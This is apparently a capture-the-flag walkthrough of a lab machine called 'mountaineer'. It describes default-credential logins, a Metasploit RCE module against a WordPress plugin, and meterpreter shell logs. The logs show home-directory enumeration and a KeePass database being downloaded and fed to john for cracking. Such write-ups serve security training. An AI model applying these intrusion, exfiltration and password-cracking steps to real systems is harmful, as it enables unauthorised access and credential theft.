
I then googled for interesting files that I could read inside the directory and tried looking for files inside `/etc/nginx/sites-available/`.




I used **ffuf** and found a file called `default`.




Reading the file revealed a new subdomain.




I added the subdomain in my `/etc/hosts` file and accessed the endpoint.




I tried the admin credentials but failed to log in using it. I then tried default credentials with the discovered usernames.




Finally, I logged in using `k2:k2`




I found a mail that contained a password.




Another mail was about the password that was revealed.




I tried the password with the `k2` user and managed to log in through the `wp-login` endpoint.




With valid credentials, I could now try getting remote code execution through the rce module for the vulnerable plugin on **metasploit**.



I configured the options and ran the exploit to get a **meterpreter** shell.



I got a shell as *www-data*.



LATERAL MOVEMENT

I then enumerated the contents present inside the user directories and discovered that the flag was located inside the *kangchenjunga*'s home directory.

```
meterpreter > shell
Process 2769 created.
Channel 1 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@mountaineer:~/html/wordpress/wp-content/uploads$ cd /
cd /
www-data@mountaineer:/$ cd home
cd home
www-data@mountaineer:/home$ ls
ls
annapurna  everest  k2  kangchenjunga  lhotse  makalu  manaslu  nanga  vagrant
www-data@mountaineer:/home$ ls annapurna
ls annapurna
www-data@mountaineer:/home$ ls everest
ls everest
www-data@mountaineer:/home$ ls k2
ls k2
mail
www-data@mountaineer:/home$ ls kangchenjunga
ls kangchenjunga
local.txt  mynotes.txt
www-data@mountaineer:/home$ cat kangchenjunga/local.txt
cat kangchenjunga/local.txt
cat: kangchenjunga/local.txt: Permission denied
www-data@mountaineer:/home$
```

I found a file called *ToDo.txt* inside *nanga*'s home directory which contained an interesting message.


```
www-data@mountaineer:/home$ ls -la
ls -la
total 44
drwxr-xr-x 11 root    root    4096 Mar 16  2024 .
drwxr-xr-x 21 root    root    4096 Mar 16  2024 ..
drwxr-xr-x  2 root    root    4096 Apr  6  2024 annapurna
drwxr-xr-x  2 root    root    4096 Apr  6  2024 everest
drwxr-xr-x  3 k2      k2      4096 Apr  6  2024 k2
drwxr-xr-x  2 root    root    4096 Mar 18  2024 kangchenjunga
drwxr-xr-x  3 lhotse  lhotse  4096 Apr  6  2024 lhotse
drwxr-xr-x  2 root    root    4096 Apr  6  2024 makalu
drwxr-xr-x  2 root    root    4096 Apr  6  2024 manaslu
drwxr-xr-x  3 nanga   nanga   4096 Apr  6  2024 nanga
drwxr-x---  5 vagrant vagrant 4096 Apr  6  2024 vagrant
www-data@mountaineer:/home$ ls -la vagrant
ls -la vagrant
ls: cannot open directory 'vagrant': Permission denied
www-data@mountaineer:/home$ ls -la nanga
ls -la nanga
total 16
drwxr-xr-x  3 nanga nanga 4096 Apr  6  2024 .
drwxr-xr-x 11 root  root  4096 Mar 16  2024 ..
lrwxrwxrwx  1 root  root     9 Apr  6  2024 .bash_history → /dev/null
-rw-rw-r--  1 nanga nanga  335 Mar 18  2024 ToDo.txt
drwx------  3 nanga nanga 4096 Mar 16  2024 mail
www-data@mountaineer:/home$ cd nanga
cd nanga
www-data@mountaineer:/home/nanga$ cat ToDo.txt
cat ToDo.txt
Just a gentle reminder to myself:

Even though K2 isn't fond of presents, I can't help but want to get him something special! I'll make sure to mark it on my calendar to pick out a little surprise for him by this weekend.

After all, his birthday may be several months away, but every day with him feels like a celebration of love!!!!
www-data@mountaineer:/home/nanga$
```

I also found a **keepass** file inside *lhotse*'s home directory.


```
www-data@mountaineer:/home$ ls -la lhotse
ls -la lhotse
total 16
drwxr-xr-x  3 lhotse lhotse 4096 Apr  6  2024 .
drwxr-xr-x 11 root   root   4096 Mar 16  2024 ..
lrwxrwxrwx  1 root   root      9 Apr  6  2024 .bash_history → /dev/null
-rwxrwxrwx  1 lhotse lhotse 2302 Apr  6  2024 Backup.kdbx
drwx------  3 lhotse lhotse 4096 Mar 16  2024 mail
www-data@mountaineer:/home$ cd lhotse
cd lhotse
www-data@mountaineer:/home/lhotse$ cd mail
cd mail
bash: cd: mail: Permission denied
```

I downloaded the file locally and tried opening it. However, it was password protected.

```
meterpreter > download /home/lhotse/Backup.kdbx
[*] Downloading: /home/lhotse/Backup.kdbx → /root/thm/mountaineer/Backup.kdbx
[*] Downloaded 2.25 KiB of 2.25 KiB (100.0%): /home/lhotse/Backup.kdbx → /root/thm/mountaineer/Backup.kdbx
[*] Completed  : /home/lhotse/Backup.kdbx → /root/thm/mountaineer/Backup.kdbx
meterpreter >
```



I used **keepass2john** to convert it into **john** crackable format and tried cracking the password using *rockyou.txt*, however, it was taking quite some time to crack it.



